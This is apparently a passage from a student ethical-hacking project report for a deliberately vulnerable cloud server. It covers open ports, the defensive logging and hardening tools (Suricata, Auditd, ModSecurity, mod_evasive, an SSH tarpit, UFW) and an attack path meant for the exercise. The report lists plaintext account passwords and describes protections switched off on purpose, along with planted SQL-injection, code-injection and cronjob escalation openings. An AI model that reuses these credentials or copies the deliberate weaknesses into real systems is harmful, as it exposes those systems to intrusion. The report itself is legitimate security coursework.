


Root level cronjob for SMB


```
student7@ip-10-2-2-98:~$ ssh smbuser@127.0.0.1 -p 7777
smbuser@127.0.0.1's password:
Last login: Thu Oct  9 07:23:32 2025 from 172.18.0.1
smbuser@bba3cce5539d:~$ |
```

### SSH on SMB Docker

URL(s):



<http://18.218.226.203/>, <https://18.218.226.203/>



<http://18.218.226.203:769/>

### Open Ports:

```
Completed SYN Stealth Scan at 09:36, 4.18s elapsed (10 total ports)
Nmap scan report for ec2-18-218-226-203.us-east-2.compute.amazonaws.com (18.218.226.203)
Host is up (0.14s latency).

PORT      STATE      SERVICE
22/tcp    open      ssh
25/tcp    filtered  smtp
80/tcp    open      http
139/tcp   closed    netbios-ssn
222/tcp   open      rsh-spx
443/tcp   open      https
445/tcp   closed    microsoft-ds
769/tcp   open      vid
7777/tcp  closed    cbt
59697/tcp filtered  unknown

Read data files from: /usr/share/nmap
```

Open ports on the EC2 instance identified from nmap

### User Accounts:

| Name / Email | Password       | Remarks                                                                                                                                                                             |
|--------------|----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| webdev       | securePassw0rd | <ul style="list-style-type: none"> <li>- EC2 instance user account</li> <li>- Owner of Apache2 related files</li> <li>- User that shell is gained on from initial access</li> </ul> |



|                   |                                                                        |                                                                                                                                                                                                              |
|-------------------|------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ethicalhacker     | P@cket5niff3r                                                          | <ul style="list-style-type: none"> <li>- MySQL user account</li> <li>- Used to manage database entries for Team 7 Plushies website</li> <li>- No real involvement in attack flow</li> </ul>                  |
| smbuser           | H4rderPassw0rd<br>(caesar encryption and hidden through steganography) | <ul style="list-style-type: none"> <li>- SMB and SSH docker user account</li> <li>- Used to conduct SMB requests on EC2 instance</li> <li>- Key for accessing SMB server for privilege escalation</li> </ul> |
| user@team7.local  | password (hashed in DB)                                                | <ul style="list-style-type: none"> <li>- Team 7 Plushies website user account</li> <li>- Normal user account with no special permissions</li> <li>- Needed for SQL injection</li> </ul>                      |
| admin@team7.local | Password (hashed in DB)                                                | <ul style="list-style-type: none"> <li>- Team 7 Plushies website admin user account</li> <li>- Admin user account that can access analytics page</li> <li>- Needed for code injection</li> </ul>             |

### 3. Hardening Techniques & Tools

#### 3.1. Suricata

Suricata is an open-source intrusion detection system (IDS) and intrusion prevention system (IPS) that is capable of monitoring network traffic, applying signature-based rules and generating detailed logs of suspicious activity. It is customisable but is primarily CLI-based. It is widely used in security monitoring because it can detect reconnaissance scans (e.g. nmap), exploit attempts and abnormal traffic patterns through analysis of both signature and protocol.

In the EC2 instance, Suricata is deployed in IDS mode only, such that it does not block traffic but instead only logs down attacker behavior. This allows attackers to still gain access to our server but also fulfills the requirement of them to 'cover tracks' which is part of the ethical hacking process. Suricata produces JSON log files that capture scanning activity by attackers; these logs are split into 2 main categories: flow events and alert events.

Flow events are summaries of all network connections, recording source and destination IPs, ports, protocol, packet counts and timestamps. These entries capture every connection attempt, whether benign or malicious.

Alert events, in contrast, are only generated when traffic matches one of the defined detection rules, such as the SYN scan threshold or SSH connection attempt rule. These alerts include detailed fields such as the signature message, source and destination IPs and severity classification, providing clear evidence of reconnaissance or attack activity.

To facilitate easier log analysis, Suricata's JSON logs are filtered using the jq tool alongside a custom Bash script (suri-filter.sh) that was developed for this project. The script provides an interactive menu to view the most recent 20 alerts by scan type (SYN, NULL, XMAS, FIN, SSH or custom filters), allowing for quick and focused inspection of attacker activity.

Internally, it leverages jq queries such as:

```
sudo jq 'select(.event_type=="alert") |  
{time:.timestamp,src:.src_ip,dst:.dest_ip,sig:.alert.signature}' /var/log/suricata/eve.json,
```

which extracts only alert events and displays key fields such as timestamp, source IP and port, destination IP and port, and signature message which reduces noise from normal flow logs and presents concise, human-readable logs for threat detection.

```

===== Suricata Alert Filter =====
1) SYN scan
2) NULL scan
3) XMAS scan
4) FIN scan
5) SSH alerts
6) All alerts
7) Custom keyword (regex)
q) Quit
=====

```

### Menu of the scripted interactive menu

| TIME                            | SRC_IP         | SRC_PORT | DST_IP    | DST_PORT | SIGNATURE                               |
|---------------------------------|----------------|----------|-----------|----------|-----------------------------------------|
| 2025-10-08T17:29:09.724783+0000 | 220.255.112.69 | 54056    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:09.476028+0000 | 220.255.112.69 | 54054    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:09.285443+0000 | 220.255.112.69 | 50439    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:08.992364+0000 | 220.255.112.69 | 54056    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:08.734228+0000 | 220.255.112.69 | 54054    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:08.522925+0000 | 220.255.112.69 | 50439    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:08.250972+0000 | 220.255.112.69 | 50438    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:07.992104+0000 | 220.255.112.69 | 54054    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:07.956160+0000 | 220.255.112.69 | 50436    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:07.761250+0000 | 220.255.112.69 | 50439    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:07.499641+0000 | 220.255.112.69 | 50438    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:07.214625+0000 | 220.255.112.69 | 50436    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:07.031992+0000 | 220.255.112.69 | 50435    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:07.004854+0000 | 220.255.112.69 | 50439    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:06.746397+0000 | 220.255.112.69 | 50438    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:06.471217+0000 | 220.255.112.69 | 50436    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:06.267144+0000 | 220.255.112.69 | 50435    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:05.992143+0000 | 220.255.112.69 | 50438    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:05.960747+0000 | 220.255.112.69 | 50434    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |
| 2025-10-08T17:29:05.730499+0000 | 220.255.112.69 | 50436    | 10.2.2.98 | 135      | SCAN Possible SYN scan - 15 SYNs in 10s |

### Example logs output of a SYN scan

## 3.2. Auditd

Auditd is a Linux auditing framework that is installed on the EC2 instance to strengthen monitoring and accountability. The framework records system-level activity such as changes to critical files, the execution of privileged commands and configuration modifications.

This allows suspicious behavior to be detected, tracing of attacker actions and maintaining evidence for analysis. For example, if an attacker tried to add a new user by editing `/etc/passwd`, Auditd would log the exact command, the user ID and whether it was successful, helping to detect privilege escalation or persistence attempts.

With Auditd, rules are able to be created to set what is logged by the system in a rules file. The following rules have been set for the EC2 instance:

- Detect anyone that tries to modify user accounts, passwords or groups
- Detect anyone that tries to tamper with audit logs or disable logging
- Record any command run as root
- Log any time someone runs sudo

- Detect attempts to change the system clock

The screenshot below showcases a stream of the audit log made by Auditd. It showcases user account checks like user authentication attempts, executed commands such as the commands the user executed, like sudo, and credential references and session starts.

```
student7@ip-10-2-2-98:/var/log/audit$ sudo tail -f /var/log/audit/audit.log
type=USER_ACCT msg=audit(1759137263.595:49388): pid=301493 uid=1001 auid=1001 ses=5165 subj=unconfined msg='op=PAM:accounting grantors=pam_permit acct="student7" exe="/usr/bin/sudo" hostname=? addr=? terminal=/dev/pts/4 res=success'UID="student7" AUID="student7"
type=USER_CMD msg=audit(1759137263.596:49389): pid=301493 uid=1001 auid=1001 ses=5165 subj=unconfined msg='cwd="/var/log/audit" cmd=7461696C202D66202F7661722F6C6F672F61756469742F61756469742E6C6F67 exe="/usr/bin/sudo" terminal=pts/4 res=success'UID="student7" AUID="student7"
type=CRED_REFR msg=audit(1759137263.596:49390): pid=301493 uid=1001 auid=1001 ses=5165 subj=unconfined msg='op=PAM:setcred grantors=pam_permit,pam_cap acct="root" exe="/usr/bin/sudo" hostname=? addr=? terminal=/dev/pts/4 res=success'UID="student7" AUID="student7"
type=USER_START msg=audit(1759137263.596:49391): pid=301493 uid=1001 auid=1001 ses=5165 subj=unconfined msg='op=PAM:session_open grantors=pam_limits,pam_env,pam_env,pam_permit,pam_umask,pam_unix acct="root" exe="/usr/bin/sudo" hostname=? addr=? terminal=/dev/pts/4 res=success'UID="student7" AUID="student7"
```

### Example of Auditd log

The screenshot below shows a command that queries the audit logs for all successful commands run by users. The logs show the timestamps of when the command was run, the User IDs of which account executed the commands (student7 in this case), the command executed (cmd in this case) and the program used (sudo in this case) and lastly, the result which is “res=success” indicating that the command executed successfully.

```
student7@ip-10-2-2-98:~$ sudo ausearch -m USER_CMD --success yes
-----
time-->Thu Oct  2 01:27:25 2025
type=USER_CMD msg=audit(1759368445.045:141288): pid=404927 uid=1001 auid=1001 ses=5897 subj=unconfined msg='cwd="/home/student7" cmd=61707420696E7374616C6C206D6F6473656375726974792D637273 exe="/usr/bin/sudo" terminal=pts/18 res=success'
-----
time-->Thu Oct  2 01:28:18 2025
type=USER_CMD msg=audit(1759368498.755:141322): pid=404995 uid=1001 auid=1001 ses=5897 subj=unconfined msg='cwd="/home/student7" cmd=76696D202F6574632F6D6F6473656375726974792F72756C65732F6372732D73657475702E636F6E66 exe="/usr/bin/sudo" terminal=pts/18 res=success'
-----
time-->Thu Oct  2 01:28:39 2025
type=USER_CMD msg=audit(1759368519.104:141345): pid=405019 uid=1001 auid=1001 ses=5897 subj=unconfined msg='cwd="/home/student7" cmd=76696D202F6574632F6D6F6473656375726974792F72756C65732F6372732D73657475702E636F6E66 exe="/usr/bin/sudo" terminal=pts/18 res=success'
-----
```

### Example of using the ausearch command to parse through the logs to find successfully executed commands


## 3.3. Apache Server Hardening

On top of the above hardening tools that are implemented, Apache server hardening has also been configured to improve the overall defence against potential unauthorised access into the EC2 instance. In order to ensure that attackers are successfully lured into the “honeypot” ports that were set, it is also important to restrict the number of entry points that attackers can utilise to gain access.

### 3.3.1. Mod\_Security Implementation

Once the setup for Mod\_Security has been completed (refer to section 1.1.1 for the setup guide), the configuration file that contains all the Mod\_Security codes will be accessible inside the web server, with the below file directory shown to access it.

The purpose for SecRuleEngine rule being set to “DetectionOnly” is so that the module will only detect attacks made in the server and record the attack attempt inside the log instead of outright blocking the attack itself.



```
GNU nano 7.2 /etc/modsecurity/modsecurity.conf
# -- Rule engine initialization -----
# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine DetectionOnly

# -- Request body handling -----
# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On

# Enable XML request body parser.
# Initiate XML Processor in case of xml content-type
#
SecRule REQUEST_HEADERS:Content-Type "(?:application(?:/soap\+|/)|text/)xml" \
    "id:'200000',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=XML"

# Enable JSON request body parser.
# Initiate JSON Processor in case of JSON content-type; change accordingly
# if your application does not use 'application/json'
#
SecRule REQUEST_HEADERS:Content-Type "application/json" \
    "id:'200001',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=JSON"
```

Snippet of the modsecurity.conf file when first accessed

### 3.3.2. SecRuleEngine Implementation

A rule called SecRuleEngine was enabled and added into the Apache security2 configuration file to disable all unused services, modules and ports inside the web server that would otherwise leave open multiple backdoors for attackers to exploit in order to enter the server.

Note that the SecRuleEngine rule is added into the <IfModule security2\_module> header, loaded by the Mod\_Security module.

The screenshot below shows the directory to find this configuration file.

```

GNU nano 7.2 /etc/apache2/mods-enabled/security2.conf
<IfModule security2_module>
    # Default Debian dir for modsecurity's persistent data
    SecDataDir /var/cache/modsecurity

    # Include all the *.conf files in /etc/modsecurity.
    # Keeping your local configuration in that directory
    # will allow for an easy upgrade of THIS file and
    # make your life easier
    IncludeOptional /etc/modsecurity/*.conf

    # Include OWASP ModSecurity CRS rules if installed
    IncludeOptional /usr/share/modsecurity-crs/*.load

    SecRuleEngine On
</IfModule>

```

### Implementation of global SecRuleEngine rule in the security2.conf file

Next, since ports 80, 443 and 769 are being used by the EC2 instance to run and load all the website applications into the respective ports, SecRuleEngine needs to be disabled on these ports. With SecRuleEngine being enabled in the main configuration file, SecRuleEngine will be specified as disabled for each respective port number headings, overriding the global rule.

```

GNU nano 7.2 /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/baitsite

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf

    # DISABLE ModSecurity for port 80
    SecRuleEngine Off
</VirtualHost>

```

### Disabling SecRuleEngine rule for port 80

```

<VirtualHost *:443>
    ServerName WORLDFOBBAIT.COM:443
    SSLEngine on
    SSLCertificateKeyFile /etc/apache2/ssl/WORLDFOBBAIT.COM.key
    SSLCertificateFile /etc/apache2/ssl/WORLDFOBBAIT.COM.crt
    ServerAdmin MYWEBGUY@localhost
    DocumentRoot /var/www/html/baitsite
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/errorSSL.log

    # Possible values include: debug, info, notice, warn, error, crit,
    # alert, emerg.
    LogLevel warn

    CustomLog ${APACHE_LOG_DIR}/accessSSL.log combined

    # DISABLE ModSecurity for port 443
    SecRuleEngine Off
</VirtualHost>

```

### Disabling SecRuleEngine rule for port 443

```

<VirtualHost *:769>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/commerce

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # DISABLE ModSecurity for port 769
    SecRuleEngine Off
</VirtualHost>

```

### Disabling SecRuleEngine rule for port 769

### 3.3.3. Mod\_Evasive Implementation

Once the setup for Mod\_Evasive has been completed (refer to section 1.1.2 for the setup guide), the configuration file that contains all the Mod\_Evasive codes will be accessible inside the web server, with the below file directory shown to access it.

```

GNU nano 7.2 /etc/apache2/mods-enabled/evasive.conf
<IfModule mod_evasive20.c>
    # Hash table size
    DOSHashTableSize 3097

    # Page count threshold (requests per page per second)
    DOSPageCount 2

    # Site count threshold (total requests per second)
    DOSSiteCount 50

    # Page interval (seconds)
    DOSPageInterval 1

    # Site interval (seconds)
    DOSSiteInterval 1

    # Blocking period (seconds)
    DOSBlockingPeriod 60

    # Email notification
    DOSEmailNotify admin@example.com

    # Log directory
    DOSLogDir "/var/log/mod_evasive"

    # Whitelist IPs
    DOSWhitelist 127.0.0.1
</IfModule>

```

### Snippet of the evasive.conf file when first accessed

To ensure if Mod\_Evasive module has been enabled, a test command is executed and the below output is returned back, signifying the Mod\_Evasive module is properly working as intended.

[illegible]

Output showing Mod Evasive blocking a simulated DoS attack in the server

### 3.4. Port Hardening

### 3.4.1. Endlessh

Endlesssh is an SSH tarpit that very slowly sends an endless, random SSH banner to any user attempting to login. It keeps SSH clients locked up for hours or even days at a time. The purpose is to put the real SSH service on another port and then let the script kiddies get stuck in this tarpit while attempting to SSH into the EC2 instance. However in the EC2 instance, it is set up on port 222 to prevent possible future confusion when grading.

```
PS C:\Users\xuxiz\Documents\SIT\Ethical Hacking> ssh -i ICT2212-AY25-Tri-1-student7.pem student7@18.218.226.203 -p 222 -v
OpenSSH_for_Windows_9.5p2, LibreSSL 3.8.2
debug1: Connecting to 18.218.226.203 [18.218.226.203] port 222.
debug1: Connection established.
debug1: identity file ICT2212-AY25-Tri-1-student7.pem type -1
debug1: identity file ICT2212-AY25-Tri-1-student7.pem-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_for_Windows_9.5
debug1: kex_exchange_identification: banner line 0: i}J/|o>;2;
debug1: kex_exchange_identification: banner line 1: Jbny#V^aE)}F[1
debug1: kex_exchange_identification: banner line 2: E6gJ8l6MVA\cUI/AZ@<;
debug1: kex_exchange_identification: banner line 3: 85i1bs14XwKohF2{H?waIL
debug1: kex_exchange_identification: banner line 4: @HID$ L/}lk
debug1: kex_exchange_identification: banner line 5: \\dz
debug1: kex_exchange_identification: banner line 6: 0~B+SqPs"jy)K`J35
debug1: kex_exchange_identification: banner line 7: \\J_ziiw3$;#;Y1.Y0wP@vUji
debug1: kex_exchange_identification: banner line 8: 3k|?3*}Ad-
```



## Attempt to connect to Endlesssh port

```
C:\Windows\System32>nmap -sS -Pn -p- 18.218.226.203 -vvv
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-02 16:01 +0800
Initiating Parallel DNS resolution of 1 host. at 16:01
Completed Parallel DNS resolution of 1 host. at 16:01, 0.18s elapsed
DNS resolution of 1 IPs took 0.19s. Mode: Async [#: 2, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:01
Scanning ec2-18-218-226-203.us-east-2.compute.amazonaws.com (18.218.226.203) [65535 ports]
Discovered open port 443/tcp on 18.218.226.203
Discovered open port 80/tcp on 18.218.226.203
Discovered open port 22/tcp on 18.218.226.203
SYN Stealth Scan Timing: About 10.13% done; ETC: 16:06 (0:04:35 remaining)
SYN Stealth Scan Timing: About 15.88% done; ETC: 16:08 (0:05:23 remaining)
SYN Stealth Scan Timing: About 32.82% done; ETC: 16:09 (0:05:03 remaining)
SYN Stealth Scan Timing: About 47.32% done; ETC: 16:10 (0:04:38 remaining)
Discovered open port 222/tcp on 18.218.226.203
```

## Scan is delayed due to Endlesssh

Since the tarpit is in the banner before any cryptographic exchange occurs, this program does not depend on any cryptographic libraries. It is a simple, single-threaded, standalone C program that uses poll() to trap multiple clients at a time.

```
# The port on which to listen for new SSH connections.
Port 222

# The endless banner is sent one line at a time. This is the delay
# in milliseconds between individual lines.
Delay 10000

# The length of each line is randomized. This controls the maximum
# length of each line. Shorter lines may keep clients on for longer if
# they give up after a certain number of bytes.
MaxLineLength 32

# Maximum number of connections to accept at a time. Connections beyond
# this are not immediately rejected, but will wait in the queue.
MaxClients 4096

# Set the detail level for the log.
# 0 = Quiet
# 1 = Standard, useful log messages
# 2 = Very noisy debugging information
LogLevel 0

# Set the family of the listening socket
# 0 = Use IPv4 Mapped IPv6 (Both v4 and v6, default)
# 4 = Use IPv4 only
# 6 = Use IPv6 only
BindFamily 0
```

## Endlesssh configuration file

```
student7@ip-10-2-2-98:~$ sudo systemctl status endlesssh
● endlesssh.service - Endlesssh SSH Tarpit
   Loaded: loaded (/etc/systemd/system/endlesssh.service; enabled; preset: enabled)
   Active: active (running) since Sun 2025-10-05 07:25:10 UTC; 3 days ago
     Docs: man:endlesssh(1)
  Main PID: 541513 (endlesssh)
    Tasks: 1 (limit: 4674)
  Memory: 300.0K (peak: 840.0K)
     CPU: 60ms
  CGroup: /system.slice/endlesssh.service
          └─541513 /usr/local/bin/endlesssh

Oct 08 12:45:47 ip-10-2-2-98 endlesssh[541513]: 2025-10-08T12:45:47.195Z ACCEPT host= port=0 fd=4 n=1/4096
Oct 08 12:45:57 ip-10-2-2-98 endlesssh[541513]: 2025-10-08T12:45:57.200Z CLOSE host= port=0 fd=4 time=10.005 bytes=0
Oct 08 12:46:17 ip-10-2-2-98 endlesssh[541513]: 2025-10-08T12:46:17.597Z ACCEPT host=:ffff:103.6.150.124 port=14854 fd=4 n=1/4096
Oct 08 12:46:27 ip-10-2-2-98 endlesssh[541513]: 2025-10-08T12:46:27.598Z CLOSE host=:ffff:103.6.150.124 port=14854 fd=4 time=10.001 bytes=0
Oct 08 12:48:48 ip-10-2-2-98 endlesssh[541513]: 2025-10-08T12:48:48.179Z ACCEPT host=:ffff:103.6.150.124 port=14674 fd=4 n=1/4096
Oct 08 12:48:58 ip-10-2-2-98 endlesssh[541513]: 2025-10-08T12:48:58.189Z CLOSE host=:ffff:103.6.150.124 port=14674 fd=4 time=10.010 bytes=0
```

## Endlesssh service running

### 3.4.2. UFW

Uncomplicated Firewall (UFW) is a command-line tool designed to simplify firewall management on Linux systems, particularly useful for the EC2 instance. Built on top of iptables, it provides an efficient way to define rules for controlling network traffic, such as allowing or blocking specific ports, IP addresses or services.

Following best practice, denying all incoming connections has been configured by default and allowing all outgoing ones. Then selected ports that the EC2 instance uses were manually allowed.

```
student7@ip-10-2-2-98:~$ sudo ufw status numbered
Status: active

    To Action From
    --
[ 1] 769/tcp ALLOW IN Anywhere
[ 2] 22/tcp ALLOW IN Anywhere
[ 3] 80/tcp ALLOW IN Anywhere
[ 4] 443/tcp ALLOW IN Anywhere
[ 5] 222/tcp ALLOW IN Anywhere
[ 6] 7777/tcp ALLOW IN Anywhere
[ 7] 139/tcp ALLOW IN Anywhere
[ 8] 445/tcp ALLOW IN Anywhere
[ 9] 769/tcp (v6) ALLOW IN Anywhere (v6)
[10] 22/tcp (v6) ALLOW IN Anywhere (v6)
[11] 80/tcp (v6) ALLOW IN Anywhere (v6)
[12] 443/tcp (v6) ALLOW IN Anywhere (v6)
[13] 222/tcp (v6) ALLOW IN Anywhere (v6)
[14] 7777/tcp (v6) ALLOW IN Anywhere (v6)
[15] 139/tcp (v6) ALLOW IN Anywhere (v6)
[16] 445/tcp (v6) ALLOW IN Anywhere (v6)
```

Specific Ports allowing inbound connections

## 3.5. Team 7 Plushies Website Hardening
